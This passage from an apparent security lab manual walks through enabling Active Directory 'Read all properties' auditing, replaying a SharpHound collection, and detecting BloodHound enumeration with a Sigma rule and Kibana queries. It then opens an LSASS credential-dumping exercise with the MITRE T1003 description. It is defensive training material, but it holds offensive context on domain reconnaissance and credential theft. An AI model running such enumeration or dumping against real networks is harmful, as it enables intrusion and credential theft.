
In the *"Security"* tab, access the advanced settings using the *"Advanced"* button.




We will then move to the *"Auditing"* tab in the *"Advanced Security Settings for Users"* window from where we can click the *"Add"* button.




In our new *"Auditing Entry for Users"*, click the *"Select a principal"* link to choose on whom this will apply.




In the outlined box, enter `Everyone` as name, followed by a click on the *"Check Names"* button.




If the check was successfull, the *"Everyone"* entry should be underlined and we can press the *"OK"* button to confirm.




With our principal selected, let's move on to set the audit type to `All` as we aim to detect both success and failure.




In the bottom pane, scroll all the way down until you see a *"Clear all"* button which you may press to erase the defaults.




Once clicked, scroll back a few screens until you find the *"Properties"* section, not to be confused with the *"Permissions"* section. Once located, check the *"Read all properties"* check-box as visible below.



If done properly, all read events on any of the properties should now be enabled for auditing. If you have a similar-looking screen, confirm the changes by pressing the *"OK"* button.



Back in the *"Advanced Security Settings for Users"* tab, a new entry should audit *"All"* events related to *"Everyone"* performing a *"Read all properties"*.



Congratulations, you just enabled one of the most adavanced forms of Active Directory logging! Confirm your changes by pressing *"Apply"* followed by *"OK"* and close the RDP session.

Step 3: Replaying the Attack Again

As the SharpHound collector ran without us having any propper logging, repeat the steps from the previous objective and re-execute `SharpHound.exe`. There is no need to ingest the collected data as just running the collector should trigger the events.

Step 4: Analyzing the Results

Back on our CommandoVM, access your Kibana at `http://192.168.20.106:5601`.

We will now be looking at identifying traces of an Active Directory enumeration as shown in the following Sigma rule.


```
title: AD User Enumeration
id: ab6bffca-beff-4baa-af11-6733f296d57a
description: Detects access to a domain user from a non-machine account
status: experimental
date: 2020/03/30
author: Maxime Thiebaut (@0xThiebaut)
references:
    - https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf
    - http://www.stuffithoughtiknew.com/2019/02/detecting-bloodhound.html
    - https://docs.microsoft.com/en-us/windows/win32/adschema/attributes-all # For
further investigation of the accessed properties
tags:
    - attack.discovery
    - attack.t1087
logsource:
    product: windows
    service: security
    definition: Requires the "Read all properties" permission on the user object
to be audited for the "Everyone" principal
detection:
    selection:
        EventID: 4662
        ObjectType|contains: # Using contains as the data commonly is structured
as "%{bf967aba-0de6-11d0-a285-00aa003049e2}"
            - 'bf967aba-0de6-11d0-a285-00aa003049e2' # The user class
(https://docs.microsoft.com/en-us/windows/win32/adschema/c-user)
    filter:
        - SubjectUserName|endswith: '$' # Exclude machine accounts
        - SubjectUserName|startswith: 'MSOL_' # https://docs.microsoft.com/en-
us/azure/active-directory/hybrid/reference-connect-accounts-permissions#ad-ds-
connector-account
    condition: selection and not filter
falsepositives:
    - Administrators configuring new users.
level: medium
```

If we translate the above rule, we are looking for the new events we log with ID `4662` where the object type is the AD schema *"User"* class. To reduce the amount of false-positives, we will furthermore only look at non-machine accounts (not ending with the `$` sign) and exclude the Azure Active Directory accounts (starting with `MSOL_`).

Translated into a query for our environment, the query would look as follows.

```
event.code: "4662" and winlog.event_data.ObjectType: *bf967aba-0de6-11d0-a285-
00aa003049e2* and not winlog.event_data.SubjectUserName: *$
```

Once executed in Kibana, we can observe the surge around the time we ran our attack, even though some false-positives are also observed over time.



Step 5: Fine-Tuning the Conditions

As the events we detected also include the read properties, let's proceed to fine-tune the rule. Although we could exclude read properties, this approach has the downside of potentially excluding true positives as properties can be read in bulk.


As an example, we could look for events where the *"Admin-Count"* property was accessed. From the following definition, you might understand why BloodHound searches for this property.

> Indicates that a given object has had its ACLs changed to a more secure value by the system because it was a member of one of the administrative groups (directly or transitively).
>
> *Source: docs.microsoft.com*

As events only include the property's GUID, let's extend our query with the Admin-Count GUID of `bf967918-0de6-11d0-a285-00aa003049e2`.

```
event.code: "4662" and winlog.event_data.ObjectType: *bf967aba-0de6-11d0-a285-
00aa003049e2* and not winlog.event_data.SubjectUserName: *$ and
winlog.event_data.Properties: *bf967918-0de6-11d0-a285-00aa003049e2*
```

If executed again in Kibana, you can observe how our rule now precisely detects when an insider-threat is performing Active Directory reconnaisance using BloodHound.



Conclusions

During this lab, we demonstrated the following highly useful skills:

- How to leverage BloodHound for AD enumeration
- Advanced strategies for BloodHound detection

As we observed, there's a few alternative methods to detect BloodHound, but the most robust one is to use the Object Auditing settings that can be configured on the Active Directory!

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 2: Stealing Credentials from LSASS

Credential stealing (dumping) can take place in a variety of ways, many of which are described in technique T1003 of the MITRE ATT&CK framework. We will focus on credential dumping that abuses the LSASS process!

> **T1003 - Credential Dumping**
>
> Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a cleartext password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.
>
> After a user logs on to a system, a variety of credentials are generated and stored in the Local Security Authority Subsystem Service (LSASS) process in memory. These credentials can be harvested by a administrative user or SYSTEM.
>
> SSPI (Security Support Provider Interface) functions as a common interface to several Security Support Providers (SSPs): A Security Support Provider is a dynamic-link library (DLL) that makes one or more security packages available to applications.
>
> The following SSPs can be used to access credentials:
>
> - Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.
> - Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges.
> - Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.
> - CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.
>
> *Source: attack.mitre.org*

This exercise will introduce several mechanisms to dump LSASS and ways to detect it!

Lab Setup and Preparation

